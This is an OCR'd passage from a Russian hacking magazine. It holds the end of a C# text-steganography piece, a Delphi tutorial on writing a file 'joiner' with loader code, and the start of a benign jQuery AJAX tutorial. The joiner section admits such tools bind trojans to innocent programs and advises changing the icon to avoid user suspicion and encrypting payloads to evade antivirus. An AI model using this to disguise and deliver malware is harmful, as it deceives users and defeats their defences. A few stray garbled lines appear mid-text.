   case 'p':
   case 'x':
     // проверяем текст на англоязычность
        for (int j = 0; j < seng.Length; j++)
        {
           if ((text[i - 1].ToString().ToUpper() ==
seng[j].ToString().ToUpper())
             || (text[i + 1].ToString().ToUpper() ==
seng[j].ToString().ToUpper()))
             beng = true;
        }
        if (!beng) //если текст не английский
        {
           secrets += text[i + 1];
        }
        beng = false;
       break;
    }
  }
  return secrets; //возвращаем секретный текст
}
```

Конец игры, Бонд

Подытожим, что же у нас получилось. А получилось у нас то, что нам и хотелось, — прога, которая неплохо скрывает текст в файлах формата *.txt. Да, при слишком большом объеме скрываемого сообщения она не подойдет. Зато, если переделать алгоритм под конкретные нужды, можно добиться неплохой производительности и результативности, а то, что софтина не изменяет размер модифицированного файла, — это большой плюс. Не нужно быть гением, чтобы догадаться, что можно скрыть больше текста, если исходный текст был набран в верхнем регистре.



ИГОРЬ «SPIDER_NET» АНТОНОВ
/ SPIDER_NET@INBOX.RU /

Вместе веселее!

Ковыряем свой joiner на WinAPI

Joiner — программа, которой пользуется большинство начинающих хакеров. Склеить с игрушкой какой-нибудь полезный файл — что может быть проще и необходимее? Да что говорить, стоит только зайти на какой-нибудь форум типа vingrad.ru или antichat.ru — и можно встретить кучу топиков, в которых кодеры слезно просят объяснить принцип написания подобных программ. Но, как правило, более продвинутые авторы посылают таких программеров (нет, не туда) изучать скучную теорию. В результате у многих отпадает желание творить. Мы не будем никуда тебя посылать, а расскажем и покажем, как же все-таки создать такое «чудо».

Зачем

Как известно, joiner'ы используют для склейки троянов/вирусов/полезного стаффа (нас с тобой интересует только последнее, ведь мы не какие-нибудь преступники) с какой-либо полезной и безобидной программкой. Из этого следует, что на подготовленный joiner'ом файл не должны кричать благим матом антивирусы, иначе бедный юзер начнет суетиться и уничтожит весь взвод еще при высадке. Кстати говоря, производители антивирусов очень не любят подобные программы и с завидной регулярностью вносят их имена в свои базы данных. А если joiner палится антивирусами, то пользы от него на три копейки.

Теория самого простого joiner'а

Как работают эти чудо-программки? На самом деле все не просто, а очень просто. Структуру joiner'а можно представить следующим образом:

1) программа-конструктор — собирает специальным образом исполняемый файл, записывая программу-загрузчик, блок с информацией и все необходимые файлы;

2) загрузчик — программа, которая будет загружать все файлы, записанные в ее теле (позже я объясню подробнее, что подразумевается под телом).

После запуска созданного программой-конструктором файла, загрузчик прочитает блок с информацией, в котором есть данные обо всех прикрепленных файлах, и затем будет по очереди вытаскивать их из своего тела. Под телом подразумевается часть файла программы-загрузчика. Говоря еще более простым языком, все прикрепляемые файлы мы будем просто дописывать в конец файла программы-загрузчика. Чтобы лучше понять принцип действия, взгляни на структуру создаваемого программой-конструктором файла:

1. Код программы-загрузчика. Именно он будет выполняться в первую очередь.
2. Блок с информацией. В этом блоке будет содержаться информация обо всех прикрепленных файлах (размер, имя, всевозможные опции и т.д.).
3. Файлы — все прикрепленные файлы.

I WONT SURRENDER WHAT I
and evneven if it was a par
ill never be t

NOT I . ØNOT I. not i.

«Все паблик-джойнеры рано или поздно попадают в антивирусные базы. Единственный выход — сделать joiner самому!»

Возможности joiner'а

Рассказать, как скрепить два файла, слишком просто, да и неинтересно. Поэтому я решил показать тебе, как можно написать программу, которая будет склеивать до 11 файлов и устанавливать для них различные опции. Под опциями я подразумеваю изменение поведения файлов при расстыковке с программой-загрузчиком. Например, неплохо иметь возможность задачи пути для распаковки сразу в определенную папку (например, папку с Windows) или установки атрибута «скрытый».

Вездесущий API

Перед тем как приступить к кодингу, нужно рассмотреть функции, которые нам потребуются (программировать мы будем в основном на WinAPI в целях сокращения размера экзешника):

```
function CopyFile(lpExistingFileName,
  lpNewFileName: PChar; bFailIfExists: BOOL): BOOL;
```

Как видно из названия, эта функция предназначена для копирования файлов. Функции нужно передать три параметра: lpExistingFileName — имя файла, который будет копироваться; lpNewFileName — имя для скопированного файла; bFailIfExists — флаг, говорящий о необходимости перезаписи файла в случае его существования.

```
function CreateFile(lpFileName: PChar;
  dwDesiredAccess, dwShareMode: DWORD;
  lpSecurityAttributes: PSecurityAttributes;
  dwCreationDisposition, dwFlagsAndAttributes: DWORD;
  hTemplateFile: THandle): THandle; stdcall;
```


Функция определена для создания/открытия файлов/объектов. После своего выполнения функция вернет указатель на открытый/созданный файл. В качестве параметров ей нужно передать:
lpFileName — имя открываемого объекта. В качестве объекта может быть обычный путь к файлу, путь в формате UNC (для открытия файлов, расположенных в сети, обращения к устройствам и т.д.).
dwDesiredAccess — тип доступа к объекту. Здесь можно указать GENERIC_READ (для чтения) и GENERIC_WRITE (для записи).
dwShareMode — устанавливает режим совместного доступа к файлу. Этот параметр принимает одно из следующих значений: 0 — совместный доступ запрещен; FILE_SHARE_READ — доступ для чтения; FILE_SHARE_WRITE — доступ для записи. Если необходимо установить полный доступ, то можно просто сложить два значения (FILE_SHARE_READ+FILE_SHARE_WRITE).
lpSecurityAttributes — атрибуты безопасности файла. Указав в этом параметре nil, мы задаем открываемому объекту атрибуты по умолчанию.
dwCreationDistribution — способ открытия файла. Тебе доступно:
CREATE_NEW — создается новый файл. Если создаваемый файл существует, то происходит ошибка.
CREATE_ALWAYS — создается новый файл. Здесь наоборот: если файл существует, то он будет перезаписан.
OPEN_EXISTING — открывается существующий файл. Если файла не существует, возникает ошибка.
OPEN_ALWAYS — открывается существующий файл. Если его нет, то он создается.
dwFlagsAndAttributes — атрибуты и флаги для открытия объекта (скрытый, системный и т.д.). Могут быть:
FILE_ATTRIBUTE_ARCHIVE — архивный;
FILE_ATTRIBUTE_COMPRESSED — сжатый;
FILE_ATTRIBUTE_NORMAL — архивный, сжатый;
FILE_ATTRIBUTE_HIDDEN — скрытый;
FILE_ATTRIBUTE_READONLY — только для чтения;
FILE_ATTRIBUTE_SYSTEM — системный.
hTemplateFile — файл-шаблон, атрибуты которого будут использоваться для открытия.
Как открывать/создавать файлы, мы знаем. Теперь неплохо было бы разобраться, как можно перемещаться по телу файла. Для этого в наборе Windows API есть функция SetFilePointer.


```
function SetFilePointer(hFile: THandle;
  lDistanceToMove: Longint; lpDistanceToMoveHigh:
  Pointer; dwMoveMethod: DWORD): DWORD; stdcall;
```


hFile — дескриптор файла, например, полученный с помощью CreateFile.
lDistanceToMove — количество байт, на которое будет передвинута текущая позиция курсора.
lpDistanceToMoveHigh — адрес старшего байта. Используется при перемещении в очень больших файлах.
dwMoveMethod — способ перемещения по файлу. Доступно три способа: FILE_BEGIN — передвижение от начала файла; FILE_CURRENT — передвижение от текущей позиции; FILE_END — от конца файла.
После выполнения SetFilePointer возвращает младший байт 64-разрядной позиции в файле.

```
function ReadFile(hFile: THandle;
  var Buffer; nNumberOfBytesToRead: DWORD;
  var lpNumberOfBytesRead: DWORD;
  lpOverlapped: POverlapped): BOOL; stdcall;
```

Для чтения из файла в Windows предусмотрена функция ReadFile, для записи — WriteFile. У этих функций схожие параметры: hFile — дескриптор файла; Buffer — буфер, в который будут записаны прочитанные (или из которого будут записаны) данные; nNumberOfBytesToRead — количество данных, которые нужно прочитать/записать; lpNumberOfBytesRead — количество фактически прочтенных/записанных данных; lpOverlapped — указатель на структуру типа OVERLAPPED.
После успешного выполнения функция возвращает true. Поработав с файлами, их нужно закрыть. Для закрытия файлов припасена функция CloseHandle. Единственное, что ей нужно передать, — дескриптор открытого файла.


Файлы ниоткуда



Результат работы программы



dvd
На диске ты найдешь исходники к статье и одну из статей Dr.Klouniz'a («Простейший вирус на Delphi своими руками»), которая поможет тебе освоить работу с файлами с помощью стандартных средств Delphi.



warning
Никогда не используй joiner'ы с целью распространения вредоносного ПО! Все мы знаем, что основное призвание этих программ — миниатюрные инсталляторы.


Форма программы-конструктора

Кодим joiner

Как я уже говорил, нам придется написать две программы: программу-конструктор и программу-загрузчик. Начнем с программы-конструктора. Запускай Delphi и создавай пустой проект. Форму приведи к виду, представленному на скрине. Скажу пару слов о назначении элементов управления на форме. В ListView1 будут добавляться файлы для склейки. Все файлы будут приклеиваться к первому в списке. Для добавления очередного файла предназначена кнопка «Добавить». По ее нажатию будет вызываться OpenDialog. О предназначении кнопки «Склеить», думаю, ты догадаешься сам :). CheckBox'ами можно устанавливать опции для любого выделенного файла. Изменения сохраняются по нажатию кнопки «Установить опции».

Приготовления

Перейди в редактор кода и объяви следующую запись:

```
FileInfRecord = record
   _filesize: array [0..10] of cardinal;
   _filename: array [0..10] of string[100];
   _autorun:array [0..10] of boolean;
   _windir:array [0..10] of boolean;
   _hideAttr: array [0..10] of boolean;
   _hideRun: array [0..10] of boolean;
   _fileCount: cardinal;
End;
```

Помнишь, я рассказывал тебе о блоке с информацией? Вот это он и есть. В этом блоке мы будем хранить имена (_fileName), размеры (_fileSize), опции всех файлов, которые будут прилеплены (максимум 11). В разделе объявления глобальных переменных объяви переменную _fileHeader типа FileInfRecord. Теперь создавай обработчик события OnClick для кнопки «Склеить» и переписывай в него код из соответствующей врезки.
Отбросим рассмотрение вызова диалогов открытия/сохранения в нашем коде и перейдем к самой главной части. Первым делом нам нужно скопировать наш загрузчик в место, которое пользователь выбрал в диалоге сохранения. Именно в этот самый файл мы и будем записывать все подготовленные файлы. После функции копирования файла (CopyFile) я вызываю процедуру Sleep, которая выполняет задержку. Это нужно для того, чтобы наш загрузчик успел скопироваться. Дело в том, что функция CopyFile возвращает результат до того, как файл фактически будет скопирован.
После того как файл загрузчика появится в назначенном месте, приступим к заполнению нашей структуры. Для начала узнаем, сколько всего файлов мы будем записывать. Поскольку файлы, подготовленные для склейки, хранятся в ListView, узнать их количество можно, обратившись к свойству Count. После этого можно приступить к записи информации в структуру. В качестве информации нас будет интересовать имя и размер файла. Обрати внимание на то, как я получаю размер файла:

```
_fileHeader._filesize[i]:=GetFileSized(ListView1.Items.Item[I].SubItems.Strings[0]+
ListView1.Items.Item[I].Caption);
```

Я использую самописную функцию GetFileSized, которой в качестве параметра передается лишь имя файла, а она возвращает его размер. Код этой функции я рассматривать не буду, поскольку в нем нет ничего сложного. К тому же ты всегда можешь обратиться к исходнику примера, который ждет тебя на диске.
Структура заполнена, вся информация о файлах получена, значит, можно приступать к склеиванию всех файлов. Для этого я открываю файл программы-загрузчика с помощью знакомой тебе CreateFile. После успешного открытия нужно переместиться в самый конец. В этом мне помогает функция SetFilePointer. Ты знаешь, что, действуя согласно изложенной выше теории, сначала необходимо записать блок с информацией. Именно это и делаем:

```
WriteFile(_distFile, _fileHeader,
  sizeOf(_fileHeader), _temp, nil);
```

Записав нашу структуру с необходимой информацией, можно запускать цикл, в котором по очереди будут открываться и записываться в программу-загрузчик все подготовленные пользователем файлы. Копирование файла в файл загрузчика реализовано в цикле:

```
repeat
  ReadFile(_fromFile, _buff,
    sizeOf(_buff), _temp, nil);
  WriteFile(_distFile, _buff,
    _temp, _temp2, nil);
  ZeroMemory(@_buff, sizeOf(_buff));
until _temp<>1025;
```

Для ускорения копирования чтение файла-источника происходит блоком. За один раз читается и записывается ровно 1024 байта. После записи очередной порции данных нужно позаботиться об очищении памяти. В модуле Windows.pas для этого предусмотрена процедура ZeroMemory. От нас требуется только передать ей два параметра: указатель на буфер, который подлежит очистке, и его размер.
На этом месте напрашивается вывод, что программа-конструктор готова. Но ведь мы не рассмотрели процесс выставления опций! Думаю, с ним у тебя получится разобраться самостоятельно, ну а если будет трудно — пиши мне. Разберемся вместе!

Программа-загрузчик

Конструктор у нас есть. Но вот беда: без программы-загрузчика он мало чем полезен, поэтому нам придется создать новый пустой проект и написать в нем несколько строчек кода. Для программы-загрузчика форма нам не потребуется, поэтому сразу ее удаляй. Вообще, программа-загрузчик должна иметь минимальный размер, а значит, нужно избавиться от всего лишнего. Удали из Uses все модули, оставь лишь Windows и ShellAPI. Их нам будет вполне достаточно. Опиши структуру FileInfRecord. Она должна выглядеть точно так же, как и в программе-конструкторе. Если ты укажешь разные размеры массивов или еще чего-нибудь, то наш загрузчик будет работать неправильно (точнее, не будет работать вовсе).

Создай константу mySize. В этой константе у нас будет храниться наш собственный размер, то есть размер программы-загрузчика. На данном этапе мы его не знаем, поэтому пока указываем 0. Код программы-загрузчика приведен в соответствующей врезке. Для экономии места я вырезал из него код, который отвечает за обработку опций. Полный вариант ты, как всегда, можешь найти на диске.

Сначала нам нужно открыть для чтения файл программы-загрузчика, то есть самого себя. После открытия выполняем смещение до адреса, с которого начинается код нашего блока с информаций. Как его узнать? Очень просто! Поскольку программа-конструктор записала структуру с информаций в самый конец программы-загрузчика, нужно просто перейти в файле на размер файла загрузчика. Этот размер у нас будет определен в объявленной ранее константе. Позиционирование в файле опять же выполняется с помощью SetFilePointer. При переходе на нужную позицию становится возможным считать структуру. А раз так, то после выполнения «ReadFile(_fileSource, _fileHeader, sizeOf(_fileHeader), _temp, nil);» вся наша структура будет считана. Ну а это значит, что мы обладаем всей необходимой информацией для выдергивания остальных файлов. Код разбивки тела загрузчика на файлы похож на код программы-конструктора, поэтому не будем на нем останавливаться.

Окончательно дописав код и прочитав предыдущие строки, скомпилируй проект. После завершения компиляции зайди в меню «Project → Information» и обрати внимание на строку File Size.

В ней указан конечный размер exe нашего проекта. У меня он равен 16384. Именно это число нужно присвоить нашей константе mySize. После этого еще раз сохраняй все изменения в проекте и выполняй компиляцию. Все, наш joiner полностью готов, а значит, пора переходить к тесту.

Тестирование

Перед тестом скопируй скомпилированный файл загрузчика в папку, в которой у тебя лежит конструктор. Если ты помнишь, то именно в этой папке наш конструктор будет его искать. Теперь попробуй запустить конструктор, добавить несколько файлов и нажать на кнопку «Склеить». Подумав пару секунд (время напрямую зависит от размера выбранных тобой файлов), программа радостно отрапортует тебе о завершении процесса склейки и создаст новый файл.

В проводнике появился файл с именем test. Это и есть результат работы программы. После его запуска в этой же директории оказываются все прикрепленные нами файлы. Таким образом, программа прошла тест-драйв.

Что можно улучшить

В статье я рассмотрел самый простой вариант joiner'а. Но ты не должен на этом останавливаться. Вот некоторые идеи, которые также хорошо было бы реализовать в программе такого типа:

1. Убрать ограничение количества добавляемых файлов.

2. Сделать возможной смену иконки для конечного файла, чтобы не вызывать лишних подозрений у пользователя.

3. Расширить набор опций. Вот здесь есть, где разгуляться. Чтобы представлять себе примерно, что можно реализовать, я советую тебе скачать парочку joiner'ов и посмотреть, какие опции реализованы там.

4. Уменьшить размер загрузчика. Это можно сделать как минимум двумя способами: во-первых, переписать программу на асме, а во-вторых, оптимизировать мой вариант. Казалось бы, оптимизировать уже некуда, но если ты почитаешь статью «Сверхмалые приложения» от @dmin на сайте www.mashp.h10.ru, то у тебя могут появиться некоторые мысли.

5. Встроить поддержку шифрования. Согласись, было бы здорово, если все прикрепленные файлы шифровались. Таким образом, антивирусы раньше времени не рычали бы на твой файлик.

6. Реализовать возможность упаковки прикрепляемых файлов. Чем меньше будет конечный результат, тем лучше.

Вывод

Итак, сегодня твой арсенал пополнился еще одной полезной программой собственного производства, и ты в очередной раз убедился, что нет ничего невозможного. Просто для достижения любой цели требуется время и силы. На этой ноте я хочу попрощаться, удачи тебе в твоих экспериментах! Возникли вопросы или предложения? Пиши!

Крутой код программы-загрузчика

```
VAR
 _fileDist, _fileSource:THandle;
 _fileHeader:FileInfRecord;
 i, j:cardinal;
 _buff:char;
 _temp:cardinal;
BEGIN
 _fileSource:=Createfile(pchar(ParamStr(0)), GENERIC_READ, 0, nil,
OPEN_EXISTING, 0, 0);
 SetFilePointer(_fileSource, mySize, nil, FILE_BEGIN);
 ReadFile(_fileSource, _fileHeader, sizeOf(_fileHeader), _temp, nil);

 if _fileHeader._fileCount=0 then Exit;
 for i:=0 to _fileHeader._FileCount-1 do
 begin
 _fileDist:=CreateFile(pchar(string(_fileHeader._filename[i])),
        GENERIC_WRITE, FILE_SHARE_WRITE,
        nil,
        CREATE_NEW, 0, 0);

 for j:=1 to _fileHeader._filesize[i] do
 begin
  ReadFile(_fileSource, _buff, sizeOf(_buff), _temp, nil);
  WriteFile(_fileDist, _buff, sizeOf(_buff), _temp, nil);
 end;

 CloseHandle(_fileDist);
 Sleep(100);
 end;
 CloseHandle(_fileSource);
END.
```



БОРИС ВОЛЬФСОН
/ BORISVOLFSON@GMAIL.COM /

2.0 в пользу программера

Технология AJAX в нашем любимом фреймворке

AJAX — эти четыре буквы стали неотделимы от идеологии Web 2.0, а библиотек для разработки AJAX-приложений уже больше нескольких сотен. Легковесная библиотека (19 килобайт!) jQuery обеспечивает широкие возможности в этой области, а набор различных плагинов делает ее подходящим инструментом для разработки современных приложений.

Ты готов?

В этой статье я расскажу, как просто создавать веб-приложения с использованием концепции AJAX. Я человек разумный, поэтому не буду писать с нуля, а возьму в качестве фреймворка jQuery. Почему именно его? Есть по крайней мере две причины. Первая — это действительно качественный фреймворк. Вторая — он не зависит от серверных технологий, поэтому можно применять либо связку LAMP (с любым языком на стороне сервера, несколько примеров есть во врезке), либо Windows-платформу. Таким образом, мы сможем сосредоточиться на клиентской части. По поводу серверной части оригинальничать не стану — возьму PHP, но специальные библиотеки для jQuery задействовать не стану, чтобы сохранилась прозрачность. В реальных проектах есть смысл использовать PQuery или писать вспомогательный код на PHP. Для самых ленивых есть вариант еще проще: использовать CMS, которая поддерживает jQuery, например Drupal.

Немного условностей

Хочу сразу пояснить, что я не буду приводить здесь полный код скриптов. Во-первых, за большое количество кода редактор обещал окунуть меня в чан с серной кислотой (обычно для нерадивых авторов используют соляную кислоту, так что я насторожен). Во-вторых, все исходники есть на диске. В начале статьи я покажу, как писать скрипты на довольно низком уровне, а затем — как работать с многочисленными плагинами. Таким образом, мы рассмотрим почти весь спектр применения jQuery в качестве клиентской AJAX-платформы.

И последнее примечание: если ты незнаком с jQuery и JavaScript, тебе может быть немного сложновато; рекомендую почитать предыдущие выпуски нашего журнала — в них много интересного, в том числе описываются основы jQuery.

Почти ассемблер

Для начала разберемся, как написать все самому с нуля, на несложном примере. Сейчас разного рода блогов и систем новостей пруд пруди. Новость (или другой материал) обычно состоит из двух частей: анонса и основной части. Анонс, как правило, показывается на главной страничке или в общем списке новостей. Новость целиком отображается на отдельной странице. Попробуем не открывать новые странички для каждой новости, а загружать ее полный вариант вместо анонса. При этом вся работа будет происходить на одной странице. Такой подход называется single page application (SPA). Он распространен именно при использовании методологии AJAX. Плюсы и минусы обсудим позже, сейчас набросаем простенький дизайн:

Новость у нас будет состоять из двух вложенных слоев:

ИСХОДНЫЙ КОД ОДНОЙ НОВОСТИ
HTML

```
<div class="news">
	<h2>Заголовок</h2>
```

```
        Текст новости
        <div class="news-id">1</div>
</div>
```

Слой класса news играет роль контейнера, а news-id — невидимый слой с идентификатором новости. Именно его будем передавать на сервер, а он по этому числу определит, какую новость мы хотим получить полностью. С пользователем будем взаимодействовать самым простым способом: клик по заголовку вызовет загрузку полной версии новости. Заголовки можно выбрать CCS-определением «.news h2». Чтобы послать серверу запрос (в нашем случае POST-запрос), будем использовать метод $.post, которому надо передать адрес для запроса, параметры и функцию для асинхронного ответа:

ОТПРАВКА POST-ЗАПРОСА НА СЕРВЕР
JAVASCRIPT


```
$(document).ready(function()
{
   $(".news h2").click( function() {
       var respondContainer = $(this).parent();
       $.post("ajax.php",
           { newsId: $(this).parent().children(
                '.news-id').text() },
           function(data) {
                respondContainer.html(data); }
       );
   });
});
```

Рассмотрим более подробно, как происходит обмен данными между клиентом и сервером. Клиент посылает запрос с помощью $.post, передает параметры и функцию, которая будет вызвана при получении ответа. Этой функции в качестве аргумента data будет передан ответ, который сгенерирует скрипт на стороне сервера. Мы же этот ответ запишем в respondContainer — div, в котором хранится наша новость.
Если не думать о пользователе, то это все ;). Но интернет-пользователи — народ капризный и нервный. Представь, кликнул один такой по заголовку новости, а ничего не происходит. На самом деле еще как происходит: клиент серверу послал запрос и ждет не дождется ответа. Надо это пользователю и показать. jQuery предоставляет механизмы для этой нелегкой работы. Нам доступны события $(...).ajaxStart и $(...).ajaxStop, которые срабатывают при начале AJAX-запроса и при его остановке. Им, как и любым другим событиям, надо передать функции для вызова. Еще мы возьмем для этого простое анимированное изображение и положим его в div#loading в правый верхний угол, который по умолчанию будет невидимым. Далее пропишем действия при старте запроса и при его окончании:

ОБРАБОТКА НАЧАЛА И ЗАВЕРШЕНИЯ ЗАПРОСОВ
JAVASCRIPT

```
$("#loading").ajaxStart(function(){ $(this).show();
});
$("#loading").ajaxStop(function() { $(this).hide();
});
```

Нет более тяжелой задачи, чем отображение процесса анимации на бумаге, но Print Screen мне поможет (смотри соответствующие картинки).



Новостная система «Горячие новости»

Сервер должен по пришедшему айдишнику выбирать новость из базы данных, я же ограничусь схемой:

ОБРАБОТКА НАЧАЛА И ЗАВЕРШЕНИЯ ЗАПРОСОВ
PHP

```
<?php
      $id = (int)$_POST['newsId'];


      // Печатаем текст по значению newsId
      // echo <<<HTML
      // <div class="news">
      //       <h2>Заголовок</h2>
      //       Текст новости
      //       <div class="news-id">$id</div>
      // </div>
      // HTML;

?>
```


На сервере я сэкономил :). Обратить внимание стоит на первую строчку, где получается значение параметра, переданного скрипту на вход. Как и в обычном скрипте, ее надо брать из массива $_POST. Дальше выводим полный текст новости, который обычно хранится в базе данных или в файлах (у особых экстремалов). Сосредоточимся на клиенте, мне осталось поведать только про CSS. Необходимо спрятать два слоя: .news-id и #loading. Для удобства пользователя сделаем курсор мыши «перстом мудрости», когда он наводит на заголовок новости, чтобы посетитель понял, где можно (и нужно) кликать:

Адреса и явки


www.jquery.com — официальный сайт jQuery.
http://docs.jquery.com/Plugins — официальный список плагинов.
www.malsup.com/jquery/form — плагин для создания AJAX-форм.
www.phpletter.com/Demo/AjaxFileUpload-Demo — плагин для загрузки файлов.
www.stilbuero.de/jquery/tabs — плагин для создания табов.
http://malsup.com/jquery/block — плагин для блокировки интерфейса пользователя.



Пользователь щелкает по заголовку краткой версии новости



Клиент отправляет запрос на сервер, и в правом верхнем углу включается анимация



Приходит ответ от сервера, прекращается анимация, отображается полный текст новости

ФРАГМЕНТ КАСКАДНЫХ ТАБЛИЦ СТИЛЕЙ ДЛЯ «ГОРЯЧИХ НОВОСТЕЙ»

CSS

```
h2 { cursor: pointer; }
#loading, .news-id { display: none; }
```

Все, с низкоуровневыми механизмами разобрались, так что самое страшное позади. Теперь будем использовать готовенькое – перейдем к обзору плагинов, которые можно использовать для написания AJAX-приложений.

Форма имеет значение

Посмотрим, какие плагины позволят облегчить наш нелегкий труд веб-разработчиков. Все адреса плагинов (а также доков и сэмплов) можно найти во врезке, к тому же я положу это богатство на диск. Что ж начнем представление! Первым номером у нас будет jQuery Form Plugin, который отвечает за передачу форм с помощью AJAX. Плагин действительно важный. Он полностью воплощает идеологию jQuery — «Write less. Do more». Обработка форм практически не отличается от обычной, а в описание формы вообще не надо вносить изменения. Достаточно написать обработчик для оправления формы и изменить код на сервере, чтобы ответ был не на новой страничке, а на той же, что и форма. Это очень удобно, например, для комментариев к статьям. Клиентский код в простейшем случае будет очень прост: надо использовать либо метод $(...).ajaxForm, либо $(...).ajaxSubmit, они имеют некоторые различия в своей работе. Хочу отметить, что плагин автоматически поддерживает работу как с JSON, так и с XML, что вкупе с вышеуказанными достоинствами делает его очень удобным не только для написания приложений, что называется, с нуля, но и для переделки под AJAX существующих сайтов.

Matrix uploaded

При программировании форм особняком стоит загрузка файлов, для которой можно использовать несколько плагинов. Я остановился на Ajax FileUpload прежде всего потому, что придется вносить минимум изменений в готовый код — как и в предыдущем случае, надо написать клиентский скрипт и подделать серверный. Плагин добавляет специальный метод $.ajaxFileUpload, которому необходимо передать следующие параметры:

ПАРАМЕТРЫ МЕТОДА МЕТОД $.AJAXFILEUPLOAD

```
url — адрес скрипта обработчика
fileElementId — input-элемент типа file, который ис-
пользуется для загрузки файла
dataType — формат данных, например 'json'
success — функция, которая будет вызвана при успешной
передаче данных
error — функция, которая будет вызвана при ошибке
```

На кнопку «Загрузка» необходимо повесить обработчик события по клику «return ajaxFileUpload();». Дальше в духовку на двадцать минут — и пирог готов.

Табы — всему голова

Плагин, созданный Клаусом Хартлом для табов, — действительно мощный (очень рекомендую ознакомиться с полной демкой у него в блоге), и он поддерживает AJAX. Прежде всего опишем табы на HTML:


Интеграция с PHP и Perl

PQuery — интеграция с PHP
www.ngcoders.com/php/pquery-php-and-jquery

Проект PQuery — это набор PHP-библиотек для взаимодействия с jQuery. Библиотека совместима с четвертой и пятой версией PHP. Кроме исходного кода, в PQuery в дистрибутив включена документация и демонстрационные скрипты.

JQuery-1.05 — интеграция с Perl
http://search.cpan.org/~peterg/JQuery-1.05

Модуль из архива CPAN обеспечивает интеграцию не только с самой библиотекой jQuery, но и с дополнительными модулями. Имеются многочисленные демки, а вот с доками дела обстоят хуже.



СПИСОК ТАБОВ
HTML

```
<div id="tab-container">
  <ul>
    <li><a href="tab_1.html">Первый</a></li>
    <li><a href="tab_2.html">Второй</a></li>
    <li><a href="tab_3.html">Третий</a></li>
  </ul>
</div>
```

Обычный список, не более того. Подключаем файл с плагином... и начинаем писать код? Ничего подобного! Я бы в качестве слогана для jQuery выбрал что-то вроде: «Делай, что хочешь, одной строчкой кода!» Для того чтобы стандартный список ссылок стал табами, надо просто вызвать метод tabs у слоя, в котором он лежит:

ВКЛЮЧАЕМ ТАБЫ
JAVASCRIPT

```
$('#tab-container').tabs({ remote: true });
```

